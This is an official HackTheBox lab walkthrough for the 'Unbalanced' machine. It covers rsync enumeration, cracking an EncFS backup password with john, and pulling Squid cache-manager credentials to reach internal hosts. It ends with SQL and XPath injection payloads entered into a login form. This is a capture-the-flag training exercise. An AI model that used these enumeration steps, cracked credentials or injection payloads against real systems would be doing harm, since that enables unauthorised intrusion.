HACKTHEBOX

Unbalanced

1st December 2020 / Document No D20.100.99

Prepared By: MrR3boot

Machine Author(s): polarbearer & GibParadox

Difficulty: Hard

Classification: Official

Synopsis

Unbalanced is a hard difficulty Linux machine featuring a rsync service that stores an encrypted backup module. Upon decryption we find Squid proxy configuration details, which allow us to access internal hosts. One of the hosts is found vulnerable to a blind XPath injection, which is leveraged to obtain a set of credentials. These credentials allows us to gain foothold on the server. A vulnerable Pi-hole Docker instance is discovered, which is exploited and allows us to obtain a password that can be reused for the root account.

Skills Required

- Enumeration
- OWASP Top 10
- Python/Bash Scripting

Skills Learned

- Blind XPATH Injection
- Pi-hole Exploitation

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.129.24.223 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.129.24.223
```

```
nmap -sC -sV -p$ports 10.129.24.223

PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   256 d0:65:fb:f6:3e:11:b1:d6:e6:f7:5e:c0:15:0c:0a:77 (ECDSA)
|_  256 5e:2b:93:59:1d:49:28:8d:43:2c:c1:f7:e3:37:0f:83 (ED25519)
873/tcp  open  rsync?
3128/tcp open  http-proxy Squid http proxy 4.6
|_http-server-header: squid/4.6
|_http-title: ERROR: The requested URL could not be retrieved
```

Nmap output reveals that the target server has ports 22 (OpenSSH), 873 (rsync) and 3128 (Squid http proxy) available.

rsync

Let's attempt to retrieve a list of modules using the `rsync` command line utility.

```
rsync rsync://10.129.24.223
conf_backups    EncFS-encrypted configuration backups
```

The `conf_backups` folder is available. The description states that it's an `EncFS-encrypted` backups folder. Let's view the files inside the `conf_backups` folder.

```
rsync rsync://10.129.24.223/conf_backups

drwxr-xr-x          4,096 2020/04/04 11:05:32 .
-rw-r--r--            288 2020/04/04 11:05:31 ,CBjPJW4EGlcqwZW4nmVqBA6
-rw-r--r--            135 2020/04/04 11:05:31 -FjZ6-6,Fa,tMvlDsuVAO7ek
-rw-r--r--          1,297 2020/04/02 09:06:19 .encfs6.xml
-rw-r--r--            154 2020/04/04 11:05:32 0K72OfkNRRx3-f0Y6eQKwnjn
<SNIP>
```

The directory is encrypted. Let's copy the files to our local machine.

```
rsync -avz rsync://10.129.24.223/conf_backups conf_backups

receiving incremental file list
created directory conf_backups
./
,CBjPJW4EGlcqwZW4nmVqBA6
-FjZ6-6,Fa,tMvlDsuVAO7ek
.encfs6.xml
<SNIP>
```

Searching online about EncFS decryption returns this reference, which refers to the tool `encfs2john.py`. Let's download encfs2john.py and run it.

```
python encfs2john.py

Usage: encfs2john.py <EncFS folder>
```

The tool accepts an EncFS folder as input, and returns a hash in John The Ripper format. Let's run the tool with the `conf_backups` folder name as an argument.

```
python encfs2john.py conf_backups

conf_backups:$encfs$192*580280*0*20*99176a6e4d96c0b32bad9d4feb3d8e42516
5f105*44*1b2a580dea6cda1aedd96d0b72f43de132b239f51c224852030dfe8892da2c
ad329edc006815a3e84b887add
```

After saving the hash locally to a file we successfully crack it.

```
echo -n
'conf_backups:$encfs$192*580280*0*20*99176a6e4d96c0b32bad9d4feb3d8e425165f105*44
*1b2a580dea6cda1aedd96d0b72f43de132b239f51c224852030dfe8892da2cad329edc006815a3e
84b887add' > hash
```

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (EncFS [PBKDF2-SHA1 512/512 AVX512BW 16x AES])
Cost 1 (iteration count) is 580280 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
bubblegum        (conf_backups)
```

The hash is cracked and the encryption password is revealed to be `bubblegum`. Exploring the `encfs` man page shows instruction on how to decrypt a folder.

> You could then copy the /tmp/crypt-view directory in order to have a copy of the encrypted data. You must also keep a copy of the file /home/me/.encfs5 which contains the filesystem information. Together, the two can be used to reproduce the unencrypted data:
>
> `ENCFS5_CONFIG=/home/me/.encfs5 encfs /tmp/crypt-view /tmp/plain-view`

In our case we have the file `.encfs6.xml`. Let's decrypt the folder by issuing the command below.

```
mkdir plain_backups
ENCFS5_CONFIG=/home/user/conf_backups/.encfs6.xml encfs /home/user/conf_backups
/home/user/multi/plain_backups
```

After providing the password `bubblegum` when prompted, it decrypts the data.

```
ls -al plain_backups

drwxr-xr-x 1 root root   4188 Apr  4  2020 .
drwxr-xr-x 1 root root    192 Dec  1 00:12 ..
-rw-r--r-- 1 root root    267 Apr  4  2020 50-localauthority.conf
-rw-r--r-- 1 root root    455 Apr  4  2020 50-nullbackend.conf
-rw-r--r-- 1 root root     48 Apr  4  2020 51-debian-sudo.conf
-rw-r--r-- 1 root root    182 Apr  4  2020 70debconf
-rw-r--r-- 1 root root   2351 Apr  4  2020 99-sysctl.conf
-rw-r--r-- 1 root root   4564 Apr  4  2020 access.conf
-rw-r--r-- 1 root root   2981 Apr  4  2020 adduser.conf
-rw-r--r-- 1 root root   1456 Apr  4  2020 bluetooth.conf
<SNIP>
```


Among the decrypted files, `squid.conf` looks interesting as we have Squid proxy running on its default port `3128`. Let's explore the configuration file.

```
sed '/^#/d' plain_backups/squid.conf | sed -r '/^\s*$/d'

acl localnet src 0.0.0.1-0.255.255.255  # RFC 1122 "this" network (LAN)
<SNIP>
acl intranet dstdomain -n intranet.unbalanced.htb
acl intranet_net dst -n 172.16.0.0/12
http_access allow intranet
http_access allow intranet_net
http_access deny all
http_port 3128
<SNIP>
cachemgr_passwd Thah$Sh1 menu pconn mem diskd fqdncache filedescriptors
objects vm_objects counters 5min 60min histograms cbdata sbuf events
<SNIP>
```


There's an access control rule for the `intranet.unbalanced.htb` subdomain, and a set of credentials are also present. Let's continue our enumeration.

Squid Proxy

Squid is a caching and forwarding HTTP web proxy server. Let's configure the proxy in our browser.



We can now access `intranet.unbalanced.htb`.



We have a login form, but the password from `squid.conf` doesn't work. In general, proxy servers append some headers to route the requests to the intended servers or to manage the caching behaviour. Let's send a cURL request to `intranet.unbalanced.htb`.

```
curl --proxy http://10.129.24.223:3128 http://intranet.unbalanced.htb -v

*   Trying 10.129.24.223:3128...
* Connected to 10.129.24.223 (10.129.24.223) port 3128 (#0)
> GET http://intranet.unbalanced.htb/ HTTP/1.1
> Host: intranet.unbalanced.htb
> User-Agent: curl/7.72.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Server: nginx/1.14.0 (Ubuntu)
< Date: Tue, 01 Dec 2020 05:50:07 GMT
< Content-Type: text/html; charset=UTF-8
< Location: intranet.php
< Intranet-Host: intranet-host2.unbalanced.htb
< X-Cache: MISS from unbalanced
< X-Cache-Lookup: MISS from unbalanced:3128
< Transfer-Encoding: chunked
< Via: 1.1 unbalanced (squid/4.6)
< Connection: keep-alive
```


The response header `Intranet-Host` reveals the name `intranet-host2.unbalanced.htb`. Issuing further requests returns the name `intranet-host3.unbalanced.htb`.

```
curl --proxy http://10.129.24.223:3128 http://intranet.unbalanced.htb -v

*   Trying 10.129.24.223:3128...
* Connected to 10.129.24.223 (10.129.24.223) port 3128 (#0)
> GET http://intranet.unbalanced.htb/ HTTP/1.1
> Host: intranet.unbalanced.htb
> User-Agent: curl/7.72.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 302 Found
< Server: nginx/1.14.0 (Ubuntu)
< Date: Tue, 01 Dec 2020 05:51:23 GMT
< Content-Type: text/html; charset=UTF-8
< Location: intranet.php
< Intranet-Host: intranet-host3.unbalanced.htb
< X-Cache: MISS from unbalanced
< X-Cache-Lookup: MISS from unbalanced:3128
< Transfer-Encoding: chunked
< Via: 1.1 unbalanced (squid/4.6)
< Connection: keep-alive
```

There seems to be some sort of load balancing mechanism in place to handle the requests. From the `squid.conf` file we also have a `cachemgr_passwd` entry.

```
cachemgr_passwd Thah$Sh1 menu pconn mem diskd fqdncache filedescriptors objects
vm_objects counters 5min 60min histograms cbdata sbuf events
```

Searching online for `cachemgr` shows that it's a Squid Web Proxy component that is used to display statistics.



From the wiki link we can find that the URL to access `CacheManager` is `/squid-internal-mgr`. Exploring the other reference about cachemgr_passwd reveals the required syntax.

```
cachemgr_passwd password action action ...
```

We can supply the password `Thah$Sh1` in order to access the actions mentioned in `squid.conf` file. Let's invoke the `menu` action using cURL.

```
curl --user 'cachemgr_passwd:Thah$Sh1' http://10.129.24.223:3128/squid-internal-mgr/menu

 index                 Cache Manager Interface                disabled
 menu                  Cache Manager Menu                     protected
 offline_toggle        Toggle offline_mode setting            disabled
 shutdown              Shut Down the Squid Process            disabled
 reconfigure           Reconfigure Squid                      disabled
 rotate                Rotate Squid Logs                      disabled
 pconn                 Persistent Connection Utilization Histograms    protected
 mem                   Memory Utilization                     protected
 diskd                 DISKD Stats                            protected
 squidaio_counts       Async IO Function Counters             disabled
 config                Current Squid Configuration            disabled
 client_list           Cache Client List                      disabled
 comm_epoll_incoming   comm_incoming() stats                  disabled
 <SNIP>
```

Invoking the `fqdncache` action returns the DNS cache and IP resolution statistics.


```
curl --user 'cachemgr_passwd:Thah$Sh1' http://10.129.24.223:3128/squid-internal-mgr/fqdncache

<SNIP>
Address                                 Flg TTL Cnt Hostnames
10.129.24.223                            N  -1340   0
127.0.1.1                                 H -001   2 unbalanced.htb unbalanced
::1                                       H -001   3 localhost ip6-localhost ip6-
loopback
172.31.179.2                              H -001   1 intranet-host2.unbalanced.htb
172.31.179.3                              H -001   1 intranet-host3.unbalanced.htb
127.0.0.1                                 H -001   1 localhost
10.10.14.177                             N  044   0
172.17.0.1                                H -001   1 intranet.unbalanced.htb
ff02::1                                   H -001   1 ip6-allnodes
ff02::2                                   H -001   1 ip6-allrouters
```

The following entries are interesting.


```
172.31.179.2                                H -001   1 intranet-
host2.unbalanced.htb
172.31.179.3                                H -001   1 intranet-
host3.unbalanced.htb
172.17.0.1                                  H -001   1
intranet.unbalanced.htb
```

As all these IP addresses are in the `172.16.0.0/12` network range, we can access them using the proxy.

172.31.179.2




172.31.179.3



All hosts have the same content and the login functionality, and simple testing on the login form indicates that it doesn't seem vulnerable to SQL injection.

Let's try to access `intranet-host1.unbalanced.htb` and see if this host exists on the network.




The Squid proxy reports that it can't retrieve the URL. Let's try to access `172.31.179.1` instead, as the other identified hostnames contained a numeric identifier that mapped to the last octet of the assigned IP address.

Host temporarily taken out of load balancing for security maintenance.

The error message states that the host has been removed from the load balancing pool in order to undergo security maintenance. Let's send a cURL request.

```
curl --proxy http://10.129.24.223:3128 http://172.31.179.1 -v

*   Trying 10.129.24.223:3128...
* Connected to 10.129.24.223 (10.129.24.223) port 3128 (#0)
> GET http://172.31.179.1/ HTTP/1.1
> Host: 172.31.179.1
> User-Agent: curl/7.72.0
> Accept: */*
> Proxy-Connection: Keep-Alive
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Server: nginx/1.14.0 (Ubuntu)
< Date: Tue, 01 Dec 2020 06:26:51 GMT
< Content-Type: text/html; charset=UTF-8
< Intranet-Host: intranet-host1.unbalanced.htb
< X-Cache: MISS from unbalanced
< X-Cache-Lookup: HIT from unbalanced:3128
< Transfer-Encoding: chunked
< Via: 1.1 unbalanced (squid/4.6)
< Connection: keep-alive
<
Host temporarily taken out of load balancing for security maintenance.
```

The `Intranet-Host` header shows the `intranet-host1.unbalanced.htb` hostname. As the error refers to security maintenance, it's worth enumerating this host further. Let's access `/intranet.php` on this host.




This time when we submit the form, the host responds with an error message.


Foothold

The default credentials didn't work and SQLMap also wasn't able to identify an injection. Let's change the browser proxy address to `127.0.0.1:8080` and launch Burp Suite.


Navigate to `Project Options > Upstream Proxy Servers` and click on `Add` button.



We can now intercept the requests in Burp Suite. Let's capture the login request and send it to Repeater for further analysis. Entering `' or '1'='1` in both the fields returns a list of employees in the organization.



It's also worth checking if it is vulnerable to XPATH injection. We can use the following payload to validate this: `' or 1=1 or 'a'='a`.



This is successful and a list of employees is returned.

